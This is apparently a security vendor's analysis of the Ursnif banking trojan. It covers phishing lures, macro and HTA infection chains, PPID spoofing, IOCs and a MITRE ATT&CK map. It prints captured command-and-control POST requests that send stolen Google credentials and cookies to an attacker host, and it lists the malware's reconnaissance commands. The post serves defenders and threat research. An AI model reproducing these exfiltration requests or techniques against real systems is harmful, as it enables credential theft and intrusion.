


# Ursnif Malware Banks on News Events for Phishing Attacks

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Ursnif (aka Gozi, Dreambot, ISFB) is one of the most widespread banking trojans. It has been observed evolving over the past few years. Ursnif has shown incredible theft capabilities. In 2020 Ursnif rose to prominence becoming one of the top ten most prolific pieces of malware. Among its core functionalities are stealing credentials, downloading other malware, working as a keylogger, among others.

Ursnif is mostly spread through spear phishing emails. Its attacks are often targeted at banking, financial services, and government agencies. In phishing emails, it tries to impersonate government authorities and leverage current events in the news to gain user trust, which leads to initial access to the victim's system. Once the user opens the malicious attachment, the trojan uses User Agents that imitated Zoom and Webex in a further effort to blend in and allow for exploitation. This behavior was observed during the peak of the pandemic.

## Technical Analysis of Ursnif Malware

### Infection Chain

In our analysis, phishing emails with a macro embedded XLS attachment or a zip attachment containing an HTA file initiated the infection chain, as pictured below.




Fig. 1 Infection

chain

### Infection Scenario 1: XLS Document Analysis

A malicious XLS document (fig. 2) pretends to be a document related to DHL, the shipping company. It contains VBA macro code to download a binary file from the URL embedded in the document. Once the User enables macro content, the macro gets executed which further downloads the executable binary.




Fig. 2 Malicious XLS document

After downloading the binary file, it retrieves the handle of `explorer.exe` process and calls `UpdateProcThreadAttribute` to perform parent PID spoofing (fig. 3).




Fig. 3 VBA macro code performing PPID spoofing

In the parent process of the dropped executable, (1440.exe) is spoofed to `explorer.exe` . to evade detection (fig. 4).

winlogon.exe	672		2.57 MB		Windows Logon Application
fontdrvhost.exe	8		5.16 MB		Usermode Font Driver Host
dwm.exe	472	0.26	100.81 MB		Desktop Window Manager
explorer.exe	4908	0.20	113.73 MB	WIN10-X64-N... \admin	Windows Explorer
SecurityHealthSystray.exe	4564		1.77 MB	WIN10-X64-N... \admin	Windows Security notification...
vmtoolsd.exe	3880	0.10	5.34 MB	WIN10-X64-N... \admin	VMware Tools Core Service
EXCELE.EXE	9548		25.15 MB	WIN10-X64-N... \admin	Microsoft Excel
1440.exe	7528		1.26 MB	WIN10-X64-N... \admin	Win32 Cabinet Self-Extractor ...
cmd.exe	10672		7.47 MB	WIN10-X64-N... \admin	Windows Command Processor
conhost.exe	5064		6.51 MB	WIN10-X64-N... \admin	Console Window Host
OneDrive.exe	9956		28.68 MB	WIN10-X64-N... \admin	Microsoft OneDrive

Fig. 4 PPID spoofing

## Infection Scenario 2: HTA Document Analysis

In another infection scenario, we observed that the phishing email is sent with a zip attachment having an HTA file. After de-obfuscating several layers, PowerShell script downloads a DLL file from an embedded URL and executes it using `rundll32.exe`. The extension used for the remote DLL is `.txt`, a feasible way to evade the watchful eyes of most security products.

Below, figure 5 shows several obfuscation layers in the HTA sample:




Fig. 5 HTA document analysis

## Technical Analysis of Ursnif Loader

Ursnif loader contains several layers of in-memory unpacking routines which are observed in malware families like zloader, emotet, and others. It rewrites an in-memory image with a new unpacked binary that uses the Thread APC injection technique to execute malicious code in another thread of a current process. Once the control is passed to the final loader, it decrypts the BSS section.

The BSS section contains important configuration details in encrypted form, such as libraries and API names, string formats for sending data to Command & Control (CnC), registry entries, bat commands format, PowerShell commands format, HTA application format, etc. These configuration details are required for performing further activities. Below, figures 7 and 8 reveal that the malware uses campaign date as a key to decrypt the BSS section.







```
POST /images/bud_2BiXnpqDnqg/ZwJx44tChRLi7iv/SS9IyIQLccCnC_2BrS/Z3cx8SDow/2VqyejzoiQ_2FhxftEQH/Fk_2BFNHhHxnOwooxnf/VidOxybk33eEcsG7p5ypeX/
Vw_2BjTpsLNlx/wPVY_2Bf/BvEGLJMASi0wYK9_2Fpca70/eSPhHNUxxS/p4SnUlnx2x0j_2Fz6/TiY0WdVDN_2B/Sm_2Bz_2B8N/huJ6_2BfXbsehZ/DN6Naqa6E7bCHCFoTTB0/
_2BXh_2Br9ljUCnW/2KXqaVpAnzNkxNL/KstVUK3VjLRbrjK0SS/MzRzS1Wa/... .bmp HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data; boundary=318636567842640144381108601617
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
Content-Length: 403
Host: cabrioxmdes.at
[redacted]
whoami=admin@DESKTOP-[redacted]
--318636567842640144381108601617
Content-Disposition: form-data; name="upload_file"; filename="AFF5.bin"

--318636567842640144381108601617--
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 11 Apr 2022 11:41:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
type=FF, name=[redacted]@gmail.com, address=accounts.google.com,
server=accounts.google.com, port=0, ssl=1, user=[redacted],
password=[redacted]
```

Fig. 16 Sending credentials

```
POST /images/F1Zmhkz5VwOfcU/BuZ8w0CuaW8YfohERwF8I/ayIS2NsPHNU1_2FM/07SDYPyM5g8k5Ge/xLcuk8EnaSho4ZxcFN/wiILBWu6S/dQLV6L_2FbYhanJ5C9Nd/
26OPFHVrtOUyO7h79p4/rpu5Jd5jchYd51UY_2FgcHU/pPO_2BGNGe0RE/pnVc5eI2/Sjea2glhx8JUKrbvEiZcdVx/VAc4cm1VbQ/6FrlcTX4_2Fd20dzg/46v0GR_2ByvI/
EnXUggFLo7_2BbabJan8Zx9s/BHnkGluuehGzg4rZxIZ5eX/Q4CRhJ7w/B.bmp HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data; boundary=316879477242640144381126172523
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
Content-Length: 5267
Host: cabrioxmdes.at
qghl=rsqo&version=260226&soft=1&user=68a151dc36cea4e10ae1ccbb495249bc&server=50&id=
=3000&type=22&name=AD5B.bin&os=10.0_19043_x64&ip=[redacted]&dns=DESKTOP-[redacted]
[redacted]&whoami=admin@DESKTOP-[redacted]
--316879477242640144381126172523
Content-Disposition: form-data; name="upload_file"; filename="AD5B.bin"

{"id":0,"agent":"FF","domain":".google.com","expirationDate":1647237923,"hostOnly":
false,"httpOnly":false,"name":"[redacted]","path":"/[redacted]","sameSite":"false",
,"secure":false,"session":false,"storeId":"8","value":"1"},
{"id":1,"agent":"FF","domain":".google.com","expirationDate":1710309866,"hostOnly":
false,"httpOnly":false,"name":"[redacted]","path":"/[redacted]","sameSite":"false","secure":fa
lse,"session":false,"storeId":"10","value":"[redacted]"},
{"id":2,"agent":"FF","domain":".google.com","expirationDate":1647324266,"hostOnly":
false,"httpOnly":false,"name":"[redacted]","path":"/[redacted]","sameSite":"false","secure":f
alse,"session":false,"storeId":"11","value":"[redacted]"},
```

Fig. 17 Sending cookies

Ursnif malware also collects and sends the following sensitive system information:

1. Output of `System Info` command
2. List of processes – `task list /svc`
3. List of installed drivers – `driver query`
4. Registry query information (details of installed applications) – `reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`
5. Output of `Net config workstation`

Ursnif then starts capturing keylogging and clipboard events in the system and sends it to the attacker’s CnC at regular intervals. All the data it sends is first compressed and then AES encrypted using the key present in the config.

Based on Ursnif’s code, the malware also has the capability to download and execute binary and upload files and screenshots from the victim’s system.

Based on our analysis, one thing is clear: Ursnif is bad news.

IOCs:  
Domains:

Cloudlines[.]top  
 linkspremium[.]ru  
 premiumlists[.]ru  
 Vilogerta[.]top  
 interblog[.]top  
 interforum[.]top  
 premiumlines[.]top  
 linespremium[.]ru  
 linespremium[.]pw  
 bloggerslives[.]com  
 bloggerslines[.]com  
 blogspoints[.]com  
 blogspoints[.]ru  
 filmspoints[.]com

Hashes:

XLS document:

D39AAA321588E8B1E8FE694732B533BE31C57B60A3C1B7CF73047974606C0C64  
 EF2CD6B4FD4FBEEDC663F59C5196F63338B9F66242230D15F70CDAEBA3BFDE54

Hta document:

DC21DB5D469BD554E41C8AEA35324E875475418AE23EB2378265636F0F781F85

loader:

42A1D2A7885898C85524A6B18550A9E01B86E5AD1C33AF845B6AE1450EF69BFE  
 D61EE5E7B17684983EA9049F719BEB05978A813638F53F7625E970BAE1C2ABD7  
 32C049803E5E151D305C79A1067920A7EAA2DABB92FA7F33EF950097BBA016F2

Payload:

CCB10C384D7A9C1D5C1C0383F97DF96B299D641FAECC7F3B4A5F31F2C0707C8A  
 739E193792AA810BCB005DDF4606366D472FE41EC50C304384EBA212510CC239  
 A204181541DC2772443BB00328D084EDC872CF61289862220F93994FE4E9ED21  
 0F3AA6870B171BEA342D0CF7166332F047BA58CCDED701E0AAA2BE84194203B9

Browser account grabber

91C4EDD3F6C51AFFD87434A3DB15B25408C26F7B77D94E568F91B9A5C4D63372  
 44E35DB1C2BFEEEE33F0A74874BE2E0CC041A38E63E78DA425052B0DFEB5F93D

Ursnif Mitre Att&ck TTP Map:

Initial Access	Execution	Persistence	privilege Escalation	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfiltration
Phishing: Spear phishing Attachment (T1566.001)	User Execution (T1204.002)	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)	Process Injection: Asynchronous Procedure Call (T1055.004)	Parent PID Spoofing (T1134.004)	Credentials from Password Stores: Credentials from Web Browsers (T1555.003)	Application Window Discovery (T1010)	Clipboard Data (T1115)	Application Layer Protocol: Web Protocols (T1071.001)	Exfiltration Over Char (T1010)
	Command and Scripting Interpreter: Visual Basic (T1059.005)	Create or Modify System Process: Windows Service (T1543.003)		Obfuscated Files or Information (T1027)	Input Capture: Keylogging (T1056.001)	Process Discovery (T1057)	Input Capture: Keylogging (T1056.001)	Ingress Tool Transfer (T1105)	
	Command and Scripting Interpreter: PowerShell (T1059.001)			Process Injection: Asynchronous Procedure Call (T1055.004)	Input Capture: GUI (Graphical User Interface) Input Capture (T1056.002)	Query Registry (T1012)	Input Capture: GUI Input Capture (T1056.002)		



Initial Access	Execution	Persistence	privilege Escalation	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfiltration
	Windows Management Instrumentation (T1047)			System Binary Proxy Execution – Regsvr32 (T1218.010)	Steal Web Session Cookie (T1539)	System Information Discovery (T1082)	Data from Configuration Repository: Network Device Configuration Dump (T1602.002)		
			System Binary Proxy Execution – Rundll32 (T1218.011)		System Service Discovery (T1007)				

## Detection, Mitigation or Additional Important Safety Measures

### Beware of emails

Don't open attachments and links from unsolicited emails. Delete suspicious looking emails you receive from unknown sources, especially if they contain links or attachments. Cybercriminals use 'social engineering' techniques to lure users into opening attachments or clicking on links that lead to infected websites.

### Disable macros for Microsoft Office

- Don't enable macros in document attachments received via email. A lot of malware infections rely on your action to turn ON macros.
- Consider installing Microsoft Office Viewers. These viewer applications let you see what documents look like without even opening them in Word or Excel. More importantly, the viewer software doesn't support macros at all, so this reduces the risk of enabling macros unintentionally.